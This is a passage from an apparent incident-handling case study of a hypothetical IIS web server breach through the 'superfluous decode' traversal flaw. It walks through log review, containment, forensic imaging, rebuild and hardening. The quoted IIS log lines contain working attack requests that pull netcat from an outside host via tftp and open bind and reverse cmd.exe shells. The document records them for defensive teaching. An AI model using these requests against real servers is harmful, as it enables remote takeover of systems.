
In this hypothetical situation, there is no IDS in place, and firewall alerting is not enabled. I am both a web server administrator and an incident handler for our relatively small organization. As part of standard procedures, the web server system administrator (me) reviews the web server logs twice a day – once in the morning and once at the end of the business day. On the day in question, October 25th, I performed my morning review at 7:15am EDT. I began my afternoon review at 5:05pm EDT.

To conduct this review, our organization uses a small java program that I have written. The program, which I call LogAnalyzer.java reads in an iis log file, parses it, and outputs all log entries that have an HTTP status code of 400 or above to a text file. Status codes above this range reflect error codes such as resource not found (404), which can indicate potential problems or attempts to inappropriately access the web server. Using this program enables our administrators to quickly review web logs without having to wade through large numbers of entries from normal traffic. The source code is included at the end of this paper as a reference.

To parse the file, I opened a prompt on the web server, executed the LogAnalyzer program, and passed in the filename of the IIS log file for the day in question – c:\winnt\system32\logfiles\w3svc1\ex011025.log.

See figure 11 below:

Figure 11



```
C:\tools>java LogAnalyzer
Incorrect usage.  Expecting to receive name and path of log file to scan.

C:\tools>java LogAnalyzer c:/winnt/system32/logfiles/w3svc1/ex011025.log

C:\tools>_
```

Note that the program prompts a user with an error message if no log file is passed in as a parameter. Also note that java requires the use of a forward slash to reference a directory path. The results of this program are written out to c:\data\parsedresults.txt by default.

When I went to review parsedresults.txt, I discovered the following log entries:


```
13:58:20 192.168.0.2 GET /scripts/.%2e/.%2e/winnt/system32/tftp.exe +-
i+192.168.0.5+GET+nc.exe+c:\winnt\system32\nc.exe 502 326 384

13:58:37 192.168.0.2 GET /scripts/.%2e/.%2e/winnt/system32/nc.exe +-L+-p+5000+-
e+c:\winnt\system32\cmd.exe 502 326 371

14:01:41 192.168.0.2 GET /scripts/.%2e/.%2e/winnt/system32/nc.exe +192.168.0.5+5000+-
e+c:/winnt/system32/cmd.exe 502 355 377
```

I immediately had concerns when I saw log entries that included "/winnt/system32". This was definitely not normal behavior. Nothing should be referencing tftp.exe and I know enough about security to recognize the netcat executable (nc.exe – the attacker has made this easier by not renaming it.)

By looking at the log entries I tried to determine what this apparent attack would do. From the first entry it looked like the attacker is using TFTP to upload the netcat executable to the web server. The next two entries look like the attacker is trying to execute netcat on the web server. I did a quick search of the web to find out some more specifics about netcat and the flags it uses. Based on this, it looked like the attacker tried to start a netcat server listening on port 5000 and throwing out a command shell to whoever connected to it. The next entry made me think that maybe the previous one didn't work because the attacker is now doing the reverse and establishing a netcat connection from our web server to the attacking machine.

At this point I was very concerned, and to quickly check the system, I opened a command prompt, and checked for the existence of nc.exe in the system32 directory:

Figure 12




```
C:\WINNT\system32>dir nc.exe
 Volume in drive C is GWC350
 Volume Serial Number is 607C-2E0E

 Directory of C:\WINNT\system32

10/25/2001  08:58a              59,392 nc.exe
               1 File(s)         59,392 bytes
               0 Dir(s)   1,998,689,792 bytes free

C:\WINNT\system32>
```

Since the nc.exe executable is now on our web server, I conclude that the box appears to have been compromised. Note that the timestamp of nc.exe is 5 hours off of the IIS log entry because the web server is using EDT and IIS is configured to use the W3C Extended Log File Format, which only uses GMT.[21]

To check further, I executed a "netstat –an" to view all of the active connections to the box:

Figure 13



```
C:\WINNT\system32>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1034           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:68             *:*
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:161            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*
  UDP    0.0.0.0:1033           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    0.0.0.0:38037          *:*
  UDP    0.0.0.0:38293          *:*
  UDP    127.0.0.1:1027         *:*

C:\WINNT\system32>
```

Notice the 10th entry from the top – a service is listening on TCP port 5000. Referring back to the second IIS log entry from above, we see that the attacker was able to successfully start a netcat

---

[21] Microsoft - http://support.microsoft.com/support/kb/articles/Q194/6/99.ASP?LN=EN-US&SD=gn&FR=0&qry=iis%20greenwich&rnk=5&src=DHCS_MSPSS_gn_SRCH&SPR=MSALL

listener on our server. Luckily there are no active connections to the server (a very slow business day apparently).

I wanted to get a quick feel for the level of compromise that could be involved on the web server so I went to www.securityfocus.com and did a search on vulnerabilities for Microsoft IIS. This returned over 30 vulnerabilities, but a quick scan through left me with the "MS IIS/PWS Escaped Characters Decoding Command Execution Vulnerability" as the likely culprit. Microsoft referred to this as the "superfluous decode" vulnerability. The description provided of the exploit didn't really give me a lot to go on, but a look through the numerous reference links included on the "Credit" tab provided examples of code that look like what showed up in my web server logs.

As an aside, if an IDS system had been in place (e.g. snort), I could have received notification of a potential compromise much sooner than the end of the day when I reviewed the web server logs. The alerts that would have been sent are documented in the Attack Signature section.

Now that the incident had been confirmed, I switched into incident handler mode, and began to assess the impact of the incident, take steps to contain it, and gather evidence.

Containment:

With an incident confirmed, a decision had to be made on what the next steps to take would be. The main choice was either:

- Leave system up and gather additional evidence about the intrusion
- Or disconnect system and conduct in-depth investigation

My hypothetical organization's incident handling policy indicated that management must be notified as soon as it has been determined that an incident has occurred if that incident involves a compromise of a production system. Using our prepared incident call tree, I notified management and described what was known about the level of compromise (which was not a lot at this point), and presented them with the two options listed above.

Since we did not have a handle on the level of compromise as of yet, I recommended that we should assume the worst – that the web server had been fully compromised and access may have been gained to our backend systems – including our customer database. Our organization is a relatively new venture, and most of our transactions occur during the business day. I indicated that there were no current connections to the web server, and that since it is the end of the day, there would probably be minimal impact to end-users if we did disconnect the web server. I balanced this out with the fact that since there were no current connections, it didn't appear we were actively under attack, but that wouldn't prevent the attacker from coming back at any time. Management agreed that it was prudent to disconnect the system from the network to isolate and contain the incident.

Isolate Incident

With management approval, I unplugged the web server from the switch (#2 on the network diagram) to remove it from the network and effectively isolate the back-end application and database servers (so long as the firewalls are properly configured.) To guard against any trojans that may be on the web server and monitoring the status of the network connection, I immediately plugged the web server into an isolated hub. I then began a further analysis of the incident.

Begin Documentation

I took a few moments to document what was known about the incident so far, the date and time, the system involved, the actions I had taken, and who has been notified. This was important to do in order to preserve the chain of custody of any evidence being collected.

Initial Response – Web Server

With the web server now isolated, I began the initial response steps to analyze the incident and gather evidence. To do this, I used a CD with trusted W2K binaries and associated dll's. This was part of the incident response/forensic toolkit previously described. It is important to use trusted binaries to execute commands on the target system because the attacker may have modified the system executables (e.g. installing a rootkit). As a result, the output from these programs can't be trusted to be accurate. Based partly on recommendations made by Kevin Mandia and Chris Prosise in "Incident Response – Investigating Computer Crime"[22], the CD has the following binaries:

- cmd.exe – W2K command prompt
- netstat.exe – show all listening ports and active connections
- find.exe – search for text within a given file
- fport.exe – list all processes that opened TCP/IP ports (available at http://www.foundstone.com/rdlabs/termsofuse.php?filename=FPortNG.zip)
- pslist.exe – list all running processes on W2K (available at http://www.sysinternals.com/files/Pstools.zip)
- psloggedon.exe – list all users connected locally and remotely (available at http://www.sysinternals.com/files/Pstools.zip)

The CD also has the required dll's to support the binaries. Listdlls.exe, available at http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml can be used to determine which dll's are used by each binary.[23]


I executed the trusted command prompt by entering e:\cmd.exe from the Start/Run menu. I then entered the following commands:

- netstat –an >> e:\outputFile.txt
- fport >> e:\outputFile.txt
- pslist >> e:\outputFile.txt
- psloggedon >> e:\outputFile.txt

">> e:\outputFile" appended the results of each of these commands to a file on the RW CD being used. We previously saw the output of netstat –an (*Figure 13)*. Executing fport produced the following results:

[22] Mandia & Prosise (p. 228)
[23] Mandia & Prosise (p. 228)

Figure 14



```
E:\>fport
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
872   inetinfo      ->   21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
872   inetinfo      ->   25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
872   inetinfo      ->   80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
372   svchost       ->   135   TCP   C:\WINNT\system32\svchost.exe
872   inetinfo      ->   443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System        ->   445   TCP
872   inetinfo      ->   1027  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
1196  sqlmangr      ->   1029  TCP   C:\Program Files\Microsoft SQL Server\80\To
ols\Binn\sqlmangr.exe
8     System        ->   1034  TCP
8     System        ->   1030  TCP
1496  nc            ->   5000  TCP   C:\WINNT\system32\nc.exe

372   svchost       ->   135   UDP   C:\WINNT\system32\svchost.exe
744   snmp          ->   161   UDP   C:\WINNT\System32\snmp.exe
8     System        ->   445   UDP
872   inetinfo      ->   1028  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
216   services      ->   1033  UDP   C:\WINNT\system32\services.exe
1728  WINWORD       ->   1087  UDP   C:\Program Files\Microsoft Office\Office\WI
NWORD.EXE
872   inetinfo      ->   3456  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
932   MsgSvs        ->   38037 UDP   C:\WINNT\system32\MsgSvs.EXE
532   pds           ->   38293 UDP   C:\WINNT\system32\cba\pds.exe
```

The 11th entry from the top shows that c:\winnt\system32\nc.exe has bound to TCP port 5000. This is the netcat listener. For brevity, the output from pslist and psloggedon will not be covered.

The MAC (Modify, Access, and Create) times were also captured for all files in the system. This will provide a snapshot of what activity has occurred on the system. Mandia and Prosise suggest using dir with varying options to capture this information.[24] Specifically:

dir /t:w /a /s /o:d c:\ → recursively list all modify times on c:
dir /t:a /a /s /o:d c:\ → recursively list all access times on c:
dir /t:c /a /s o:d c:\ → recursively list all create times on c:

The downside of this is that it doesn't provide a concise listing of all the files activity at a particular point in time. The Search utility within windows explorer can be used for this, but from a forensic standpoint we want to avoid interacting with the system as much as possible.

To get around this I captured the MAC times to a file on the RW-CD and grep'd for the specific dates we are interested in.

dir /t:w /a /s /o:d c:\ > e:\modifyTimes.txt
dir /t:a /a /s /o:d c:\ > e:\accessTimes.txt


[24] Mandia & Prosise (p. 251)

dir /t:c /a /s /o:d c:\ > e:\createTimes.txt

Since we saw that the nc.exe file was last modified on 10/25/01 at 8:58am, I did the following:

e:\find "10/25/2001 08:5" modifyTimes.txt
e:\find "10/25/2001 08:5" accessTimes.txt
e:\find "10/25/2001 08:5" createTimes.txt

Figure 15



```
E:\>dir /t:w /a /s /o:d c:\ > modifyTimes.txt

E:\>find "10/25/2001  08:5" modifyTimes.txt

---------- MODIFYTIMES.TXT
10/25/2001  08:59a                21 hacked.txt
10/25/2001  08:58a            59,392 nc.exe

E:\>
```

From the above results, we can see that in addition to uploading nc.exe, the attacker also created a file called hacked.txt. A quick search through modifyTimes.txt revealed that this file was created in C:\Documents and Settings\All Users\Start Menu\Programs\Startup.

At this point, I documented in my incident report all of the actions that have been taken in this step. Again, this was to support the chain of custody of the evidence being collected.

Initial Response – Application and Database Servers

The web server examination did not reveal any attempts to access additional systems. In particular, access times to applications such as telnet, ftp, and finger that could be used to access the back-end systems were not recently modified [this analysis not shown].

As a result, I was somewhat less cautious about altering the system state and telneted into the application server directly. If I wanted to be more careful, I would have used a CD with statically compiled trusted redhat 7.0 binaries and followed similar steps as outlined above for the web server.

In this case, I reviewed the following logs on the Application server (the only box directly accessible from the web server):

- /var/log/messages
- /var/log/wtmp (using last)
- /var/run/utmp (using w)
- /var/log/lastlog (using lastlog)
- /var/log/secure
- /var/log/xferlog

After reviewing these logs [I'm omitting these details], nothing appears amiss on the application server. Logs can be easily altered, but the lack of evidence on the web server of any attempts to access the application server lead me to believe that the attack very likely stopped there. Since this was a hypothetical network, I was willing to take the chance.

To complete this step, I took the CD with the results of the investigation so far, labeled it, and locked it in my desk drawer. I then documented in my incident report all of the actions that had been taken.

Forensic Duplication – Web Server

Although this seemed to be a case of simple vandalism, I made a forensic copy of the web server for further study and possible further use as evidence.

To perform the duplication, I utilized the forensic duplication procedure defined by my organization. I shutdown the system and used a boot disk to load linux and perform the forensic duplication. I used Trinux, which is a bootable Linux distribution that is loaded entirely into RAM from floppies. I performed a bit-for-bit copy of the W2K hard drive and sent it to the external SCSI drive on the forensic toolkit described in the Incident Response/Forensic Toolkit section. The steps in this procedure are partially based on information provided by Kevin Mandia and Chris Prosise in "Incident Response – Investigating Computer Crime."[25]

The forensic duplication steps were:

- Perform a controlled shutdown of the W2K system by using Start/Shutdown
- Insert the Trinux boot disk into the floppy drive and power the system back on
- After the Trinux boot disk loads, it will prompt the user to insert any additional floppies containing other Trinux packages. The distribution I am using is stored on a total of 4 disks.
- On the Trinux-booted web server, configure the Ethernet interface using the following commands:
  ifconfig eth0 up
  ifconfig eth0 192.168.0.2 255.255.255.0
- Take an MD5 hash of the SCSI hard drive: md5sum /dev/sda
- Boot the forensic toolkit to Red Hat 7.0
- Wipe the SCSI drive on the forensic toolkit with the following command:
  dd if=/dev/zero of=/dev/sda
- On the forensic toolkit, start a netcat listener and pipe the output to dd:
  nc –l –p 5000 | dd of=/dev/sda
- On the Trinux-booted web server, perform a dd of the SCSI hard drive and pipe the output to netcat:
  dd if=/dev/sda | nc 192.168.0.15 (where 192.168.0.15 is IP of forensic toolkit)

[25] Mandia & Prosise (p. 114)

- At this point, the entire contents of the web server hard drive should be imaged over to the forensic toolkit's blank SCSI drive. To verify this, take an MD5 hash of the forensic toolkit SCSI drive and validate it matches the previous hash.

Note that the SCSI HD of the web server and the forensic toolkit are both 40GB in size. I could have alternatively used dd to copy the web server hard drive and store it as a disk image (i.e. a logical file) on the forensic toolkit as well. The limitation of this is that Linux has a 2GB limit for file sizes.[26] To get around this one could create a script that uses dd and increment using the "count" and "skip" options.

We wanted to get the web server up and running as soon as possible. Unfortunately, we did not have excess hard drives lying around so we were unable to pull the HD for use as forensic evidence. This was mitigated by the fact that a minimal amount of damage seemed to have been done, and that we did have a forensically sound copy of the data along with the hashes. It would have been ideal to keep the original for evidentiary purposes, but that was probably not warranted in this case.

Before I perform any review, I should make a copy of the forensic copy to perform the review on. This is necessary to avoid altering the forensic copy and tainting any possible evidentiary value. Once this is done, the forensic copy should be placed in a sealed bag, marked, and the information documented. This must be done to preserve the chain of custody.

I then documented in my incident report all of the actions that had been taken in this step.

Eradication:

Now that the incident had been contained and evidence had been gathered, I undertook steps to remove the cause of the problem and prevent it from occurring again. The key points to address here were:

- Remove any traces of the incident from the compromised system
- Restore the system to an operational status
- Update security so that the incident or similar incidents do not occur again

The first and second points are closely related, and two approaches can be taken to addressing them:

- Rebuild the system from trusted media
- Recover using a trusted backup

In this situation, the web server was not highly customized and all of the business logic and transactional information existed on the back-end application and database servers. As a result, it

[26] Kumar - http://www.rajeevnet.com/tips_hints/os_clone/os_cloning.html

was not significantly more time consuming to rebuild the system entirely from scratch and be sure that the compromise was completely removed. Additionally, rebuilding the system from trusted media removed any possibility of re-compromising the system through a backup containing compromised code. If there were a need to restore from a backup tape, we would have looked for the last complete backup that had been performed prior to 10/25.

There were several causes that lead to this exploit that should be rectified. Most importantly, the web server was not kept properly up-to-date with security patches. Lack of additional hardening on the web server, such as restricting access to system executables also greatly contributed to the success of the exploit. The following security measures were put in place to enhance the overall security of the environment and to prevent this problem from occurring again:

- A network-based IDS was placed immediately inside the external firewall (#3 in the network diagram). I took the approach that if the firewall is blocking the attack then I do not want to receive an IDS alert. There is definitely value in having IDS on either side of the firewall, but initially I wanted to focus on the attacks that are getting through the firewall.
- Firewall rules on both the external and internal firewall were made more restrictive.
    - On the external firewall, outbound connections from the web server will only be allowed to have a source port of 80,443
    - On the internal firewall, inbound connections from the web server to the application server will only be allowed on TCP port 1500 (port the application server listens on)

System security is addressed in the Recovery section.

I documented in my incident report all of the actions that had been taken in this step.

Recovery:

As addressed in the previous section, two approaches can be taken to recovering the system:

- Rebuild the system from trusted media
- Recover using a trusted backup

Based on the nature of the web server and the environment, the decision was made to rebuild the system from trusted media. Ordinarily, any system modifications such as changing security settings, installing updated patches, etc… would be first validated using our test web server. However, we elected to bypass this step since we were rebuilding the production web server entirely and couldn't adversely affect it. The steps carried out were:

- Reinstall OS using trusted CD
    - The Web Server was completely reformatted and then reinstalled using a W2K Server CD that our organization had previously purchased.

  - Multiple partitions were created on the web server with C: containing the system files
  - IIS was then installed on the D: partition
- Windows 2000 Service Pack 2 was then downloaded and installed on the system (available at: http://www.microsoft.com/windows2000/downloads/servicepacks/sp2/sp2lang.asp)
- The latest security patches for W2K and IIS were evaluated and installed on the system. Relevant patches were identified by using Microsoft's Security Bulletin Search feature and checking for W2K SP2 and IIS5 SP2 patches. Evaluation consisted of reviewing description of patch, the functionality it impacted, and the impact of the vulnerability being addressed.
- To help ensure quick response to new vulnerabilities we then subscribed to the free Microsoft Security Notification Service so we would receive an e-mail alert about new patches (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/notify.asp)
- Hardening was then performed on the server. Several hardening guidelines are available (e.g. Microsoft, SANS, NSA, etc…), but we choose to use the ones provided by Microsoft. In particular:
  - The W2K Server Baseline Security Checklist: http://www.microsoft.com/technet/security/tools/w2ksvrcl.asp. Some actions taken as part of this included:
    - Ensuring that all partitions were installed with NTFS (they had been)
    - Applying ACL's to system files such as cmd.exe, ftp.exe, and telnet.exe so that only members of the Adminstrators group could access them
    - Deleting tftp.exe from the system
    - Disabling NULL NETBIOS connections (even though the firewall should block external connection attempts to these ports) → this can be done by either editing the registry or using the Microsoft Management Console Group Policy Snap-In. Using the Snap-In, we set it so that there should be "no access without specific anonymous permissions". This is equivalent to setting the registry key value = 2. Microsoft does caution that this most restrictive setting could break certain applications and services, but these appear to be mostly related to functionality within a domain, while the web server is not part of one. Additionally, there are available hacking tools, such as user2sid/sid2user (http://www.chem.msu.su/~rudnyi/NT) and userinfo.exe (http://www.hammerofgod.com/download.htm) that can still enumerate user information if the registry key value is set = 1.
    - Configuring account policy to lockout accounts after 5 failed login attempts, have minimum password length of 7, enable password complexity requirement, remember that previous 5 passwords, and have passwords expire after 60 days.

  - The IIS 5.0 Baseline Security Checklist: http://www.microsoft.com/technet/security/tools/iis5cl.asp. Some actions taken as part of this include:
    - Reviewing and setting appropriate ACL's on virtual IIS directories.

        - Enabling IIS logging. The settings are kept the same as they were before the compromise except we now enabled capturing of the date as well.
        - We validated that no sample applications were present on the web server. We did not choose to install them when IIS was reinstalled, but we still checked for the following to ensure they were not on the system:
            - D:\inetpub\iissamples
            - C:\winnt\help\iishelp
            - D:\program files\common files\system\msadc
        - The following script mappings (used to invoke the appropriate ISAPI DLL for extended functionality) were removed because they are not required for our web server: .htr, .idc, .htw, .ida, .idq, .printer,
- All passwords from previous installation were changed.
- We then performed an acceptance test to validate the system. The testing included the following:
    - Initial configuration of the environment by adding a temporary rule to the external firewall to deny all inbound traffic to the web server from public IP addresses. A laptop with a netcat listener on port 80 and 443 was given the IP address of the web server and plugged into the environment to validate that the rule had been correctly applied. Effectively isolated from the Internet, the web server was re-connected back into place.
    - Pre-defined acceptance test scripts were then executed to validate proper functionality of the web server including interaction with backend application and database servers.
    - Validation of updated firewall rules was then carried out. This was done by attempting to establish outbound connections from the web server using source ports other than 80 and 443 (telnet was used to try this). This correctly failed. We also validated that the web server could only connect to the application server over TCP port 1500. Telnet was used again to do this. (We could have used netcat as well – but probably not a good idea to install that on the web server)
    - An attempt was then made to execute the superfluous decode vulnerability. As anticipated, the exploit was unsuccessful.
    - The IDS system had not yet been put in place at this time, but it was in place 3 days later at which time we re-executed the superfluous decode exploit to validate that the sensor would pick it up. It responded with the alerts detailed in the Attack Signature section.
- I consulted with the system administrator and management and then removed the temporary firewall rule that blocked external access to the web server. To complete testing, we validated that a public IP address was able to connect to and complete a transaction with the web server.

I then documented in my incident report all of the actions that have been taken in this step.

Lessons Learned:

To close out the handling of this incident, I took the incident report that I had been compiling throughout the effort and used it as input into creating a detailed finding of what happened, how it happened, the impact, what has been done, and what needed to be done to prevent it or similar incidents from occurring in the future. I also put together an executive summary of this information and scheduled a meeting with senior management to review it.

Additionally, a lessons-learned meeting was held to review what had been done correctly and what needed to be corrected. In attendance at this meeting were the production manager, two of his system administrators, and me. Although the sys admins were not directly involved, their attendance was considered of value to give them greater insight into the incident handling process.

The key points taken away from both of these activities were the following:

